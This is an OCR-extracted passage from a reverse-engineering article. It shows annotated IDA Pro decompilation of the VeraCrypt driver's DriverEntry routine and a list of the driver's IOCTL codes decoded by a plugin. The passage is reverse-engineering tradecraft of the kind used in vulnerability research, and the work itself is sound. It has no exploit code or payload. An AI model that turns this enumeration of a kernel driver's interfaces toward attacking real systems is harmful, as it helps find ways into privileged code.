
**[Figure 112] veracrypt.sys: DriverEntry( )**

As readers already noticed, it will need to interpret the code and apply macros to improve it a bit, but it was already expected. Anyway, everything we have learned in the previous section will be useful to get a better understanding of the code.


To avoid extending this article, I will be using an **IDA Pro plugin** named **DriverBuddyReloaded** (https://github.com/VoidSec/DriverBuddyReloaded) to decode the **IOCTL**:




```
NTSTATUS __stdcall DriverEntry(
        _DRIVER_OBJECT *DriverObject,
        PUNICODE_STRING RegistryPath)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  ab_proc_hyperv();
  PsGetVersion(&::MajorVersion, &::MinorVersion, 0i64, 0i64);
  MajorVersion = ::MajorVersion;
  MinorVersion = ::MinorVersion;
  if ( ::MajorVersion <= 6 )                    // WINDOWS 8.1 | WINDOWS 8
                                                // WINDOWS 2012 | WINDOWS 2008
  {
    if ( ::MajorVersion != 6 )                  // WINDOWS XP x64 | WINDOWS XP x86
                                                // | WINDOWS SERVER 2003
      goto LABEL_5;
    if ( ::MinorVersion < 2 )                   // WINDOWS 7 | WINDOWS 2008
                                                // WINDOWS VISTA
      goto LABEL_8;
  }
  PoolType = POOL_NX_ALLOCATION;
  Priority = MdlMappingNoExecute;
LABEL_5:
  if ( ::MajorVersion <= 5 )                    // WINDOWS XP x64 | WINDOWS XP x86
                                                // | WINDOWS SERVER 2003
  {
    if ( ::MajorVersion != 5 )                  // OLD WINDOWS VERSIONS
      goto LABEL_9;
    if ( ::MinorVersion < 2 )                   // WINDOWS XP | WINDOWS 2000
      goto LABEL_17;
  }
LABEL_8:
  RtlInitUnicodeString(&KeAreAllApcsDisabled, aKeareallapcsdi);
  SystemRoutineAddress = MmGetSystemRoutineAddress(&KeAreAllApcsDisabled);
  MinorVersion = ::MinorVersion;
  ::KeAreAllApcsDisabled = SystemRoutineAddress;
  MajorVersion = ::MajorVersion;
LABEL_9:
  true_or_false = MajorVersion <= 6;
  if ( MajorVersion <= 6 )                      // WINDOWS 8.1 | WINDOWS 8
                                                // WINDOWS 2012 | WINDOWS 2008
  {
    if ( MajorVersion != 6 )                    // WINDOWS XP x64 | WINDOWS XP x86
                                                // | WINDOWS SERVER 2003
      goto LABEL_13;
    if ( !MinorVersion )
      goto LABEL_15;
  }
  RtlInitUnicodeString(&KeSaveExtendedProcessorState, aKesaveextended);
  RtlInitUnicodeString(&KeRestoreExtendedProcessorState, aKerestoreexten);
  RtlInitUnicodeString(&KeQueryActiveGroupCount, aKequeryactiveg);
  RtlInitUnicodeString(&KeQueryActiveProcessorCountEx, aKequeryactivep);
  RtlInitUnicodeString(&KeSetSystemGroupAffinityThread, aKesetsystemgro);
  ::KeSaveExtendedProcessorState = MmGetSystemRoutineAddress(&KeSaveExtendedProcessorState);
  ::KeRestoreExtendedProcessorState = MmGetSystemRoutineAddress(&KeRestoreExtendedProcessorState);
  ::KeSetSystemGroupAffinityThread = MmGetSystemRoutineAddress(&KeSetSystemGroupAffinityThread);
  ::KeQueryActiveGroupCount = MmGetSystemRoutineAddress(&KeQueryActiveGroupCount);
```




```
  KeQueryActiveProcessorCountEx_1 = MmGetSystemRoutineAddress(&KeQueryActiveProcessorCountEx);
  MinorVersion = ::MinorVersion;
  ::KeQueryActiveProcessorCountEx = KeQueryActiveProcessorCountEx_1;
  MajorVersion = ::MajorVersion;
  true_or_false = ::MajorVersion <= 6;
LABEL_13:
  if ( true_or_false )
  {
    if ( MajorVersion != 6 )                    // WINDOWS XP x64 | WINDOWS XP x86
                                                // | WINDOWS SERVER 2003
      goto LABEL_17;
LABEL_15:                                       // WINDOWS 7 | WINDOWS 2008
                                                // WINDOWS VISTA
    if ( MinorVersion < 2 )
      goto LABEL_17;
  }
  RtlInitUnicodeString(&ExGetFirmwareEnvironmentVariable, aExgetfirmwaree);
  ::ExGetFirmwareEnvironmentVariable = MmGetSystemRoutineAddress(&ExGetFirmwareEnvironmentVariable);
LABEL_17:
  if ( ab_w_IoBuildDeviceIoControlRequest(
         aDeviceVeracryp_1,
         FILE_DEVICE_UNKNOWN,
         0i64,
         0,
         OutputBuffer,
         4) >= 0 )
    return ab_ww_IoBuildDeviceIoControlRequest(DriverObject, RegistryPath);
  ::DriverObject = DriverObject;
  memset(ptr_E59C0, 0, 0xD0ui64);
  ab_ww_ZwQueryValueKey(FILE_WORD_ALIGNMENT);
  ab_query_processors();
  dword_E5990 = sub_22F90();
  if ( ab_w_ZwQueryValueKey(RegistryPath, aStart, &mem_pool) >= 0 )
  {
    mem_pool_1 = mem_pool;
    if ( mem_pool->field_1 == 4 && !mem_pool->field_3 )
    {
      if ( !dword_E5990 )
      {
        dword_E4254 = 0;
        dword_E4250 = 0;
        dword_E425C = 0;
        dword_E426C = 0;
        dword_E4270 = 0;
        dword_E4274 = 0;
        dword_E4278 = 0;
        dword_E427C = 0;
        dword_E4258 = 0;
        dword_E4260 = 0;
        dword_E4264 = 0;
        dword_E5990 = sub_22F90();
        if ( !dword_E5990 )
          KeBugCheckEx(
            SECURITY_SYSTEM,
            0x153ui64,
            0xFFFFFFFFC000000Dui64,
            0i64.
            0x5643ui64);
      }
      status = 0;
      if ( ::ExGetFirmwareEnvironmentVariable )
```



```
    {
      VendorGuid_1 = 0;
      RtlInitUnicodeString(&VariableName, &SourceString_0);
      VendorGuid[0] = 0i64;
      VendorGuid[1] = 0i64;
      status = ::ExGetFirmwareEnvironmentVariable(
                 &VariableName,
                 VendorGuid,
                 0i64,
                 &VendorGuid_1,
                 0i64) != STATUS_NOT_IMPLEMENTED;
    }
    ab_ExAllocatePoolWithTag_MmMapIoSpace(status);
    ret_ZwQueryValueKey_0 = ab_ww_ZwQueryValueKey_0();
    DriverObject->DriverExtension->AddDevice = ab_w_IoCreateDevice_IoAttachDeviceToDeviceStackSafe;
  }
  ExFreePoolWithTag(mem_pool_1, Tag);
}
if ( (::MajorVersion > 6 || ::MajorVersion == 6 && ::MinorVersion)
  && dword_E41BC )
{
  if ( sub_29DAC() )
    KeBugCheckEx(
      SECURITY_SYSTEM,
      0x166ui64,
      0xFFFFFFFFC000000Dui64,
      0i64,
      0x5643ui64);
  if ( !sub_1F4E4() )
    KeBugCheckEx(
      SECURITY_SYSTEM,
      0x168ui64,
      0xFFFFFFFFC000000Dui64,
      0i64,
      0x5643ui64);
  dword_E420C = FILE_WORD_ALIGNMENT;
}
memset64(DriverObject->MajorFunction, sub_17168, 0x1Cui64);
DriverObject->DriverUnload = ab_w_DriverUnload;
sub_16CAC(SourceString_1, 0x40ui64, aDosdevicesVera_0);// \DosDevices\VeraCrypt
sub_16CAC(SourceString, 0x40ui64, aDeviceVeracryp_1);// \Device\VeraCrypt
RtlInitUnicodeString(&DeviceName, SourceString);
RtlInitUnicodeString(&SymbolicLinkName, SourceString_1);
status_1 = IoCreateDevice(
             DriverObject,
             4u,                             // DeviceExtensionSize
             &DeviceName,
             FILE_DEVICE_TAPE_FILE_SYSTEM|FILE_DEVICE_CD_ROM,
             FILE_DEVICE_SECURE_OPEN,
             0,
             &DeviceObject);
if ( status_1 >= 0 )
{
  DeviceObject->Flags |= DO_DIRECT_IO;
  DeviceObject->AlignmentRequirement = FILE_WORD_ALIGNMENT;
  *DeviceObject->DeviceExtension = FILE_WORD_ALIGNMENT;
```




```
  KeInitializeMutex(&mutex, 0);
  status_1 = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
  if ( status_1 >= 0 )
  {
    IoRegisterShutdownNotification(DeviceObject);
```



```
      status_1 = 0;
      ::DeviceObject = DeviceObject;
    }
    else
    {
      IoDeleteDevice(DeviceObject);
    }
  }
  return status_1;
```

**[Figure 113] veracrypt.sys: improved DriverEntry( )**

The output from **DriverBuddyReloaded** shows the decoding of every IOCTL found over the code:



```
[>] Searching for IOCTLs found by IDA...
0x11a5e              : 0x70048    | FILE_DEVICE_DISK            0x7        | 0x12       | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x11dbf              : 0x2D1080   | FILE_DEVICE_MASS_STORAGE    0x2D       | 0x420      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x11dfd              : 0x7405C    | FILE_DEVICE_DISK            0x7        | 0x17       | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x122ab              : 0x560000   | <UNKNOWN>                   0x56       | 0x0        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x122cd              : 0x560004   | <UNKNOWN>                   0x56       | 0x1        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x122f3              : 0x560010   | <UNKNOWN>                   0x56       | 0x4        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x12313              : 0x560014   | <UNKNOWN>                   0x56       | 0x5        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x12333              : 0x560028   | <UNKNOWN>                   0x56       | 0xA        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x12358              : 0x56001C   | <UNKNOWN>                   0x56       | 0x7        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x12845              : 0x222050   | FILE_DEVICE_UNKNOWN         0x22       | 0x814      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x14dff              : 0x222004   | FILE_DEVICE_UNKNOWN         0x22       | 0x801      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x14e44              : 0x222098   | FILE_DEVICE_UNKNOWN         0x22       | 0x826      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x14eaf              : 0x2D1080   | FILE_DEVICE_MASS_STORAGE    0x2D       | 0x420      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x14ef9              : 0x74004    | FILE_DEVICE_DISK            0x7        | 0x1        | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x14f23              : 0x70048    | FILE_DEVICE_DISK            0x7        | 0x12       | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x1727b              : 0x222050   | FILE_DEVICE_UNKNOWN         0x22       | 0x814      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x172a8              : 0x22207C   | FILE_DEVICE_UNKNOWN         0x22       | 0x81F      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x181a9              : 0x2D9404   | FILE_DEVICE_MASS_STORAGE    0x2D       | 0x501      | METHOD_BUFFERED   0    | FILE_WRITE_ACCESS (2
0x1830d              : 0x2D1400   | FILE_DEVICE_MASS_STORAGE    0x2D       | 0x500      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x19058              : 0x70048    | FILE_DEVICE_DISK            0x7        | 0x12       | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x190f6              : 0x74004    | FILE_DEVICE_DISK            0x7        | 0x1        | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x19125              : 0x7405C    | FILE_DEVICE_DISK            0x7        | 0x17       | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x1917d              : 0x560048   | <UNKNOWN>                   0x56       | 0x12       | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x196cc              : 0x70000    | FILE_DEVICE_DISK            0x7        | 0x0        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x19e6d              : 0x700A0    | FILE_DEVICE_DISK            0x7        | 0x28       | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x19eeb              : 0x70000    | FILE_DEVICE_DISK            0x7        | 0x0        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x19f8d              : 0x2D5140   | FILE_DEVICE_MASS_STORAGE    0x2D       | 0x450      | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x1a8a6              : 0x222014   | FILE_DEVICE_UNKNOWN         0x22       | 0x805      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x1a8ea              : 0x222030   | FILE_DEVICE_UNKNOWN         0x22       | 0x80C      | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
0x1ad8f              : 0x7405C    | FILE_DEVICE_DISK            0x7        | 0x17       | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x1b1ce              : 0x6D402C   | MOUNTMGRCONTROLTYPE         0x6D       | 0xB        | METHOD_BUFFERED   0    | FILE_READ_ACCESS (1)
0x1b279              : 0x6DC000   | MOUNTMGRCONTROLTYPE         0x6D       | 0x0        | METHOD_BUFFERED   0    | FILE_READ_ACCESS | F
0x1b343              : 0x6DC004   | MOUNTMGRCONTROLTYPE         0x6D       | 0x1        | METHOD_BUFFERED   0    | FILE_READ_ACCESS | F
0x1c3c7              : 0x70000    | FILE_DEVICE_DISK            0x7        | 0x0        | METHOD_BUFFERED   0    | FILE_ANY_ACCESS (0)
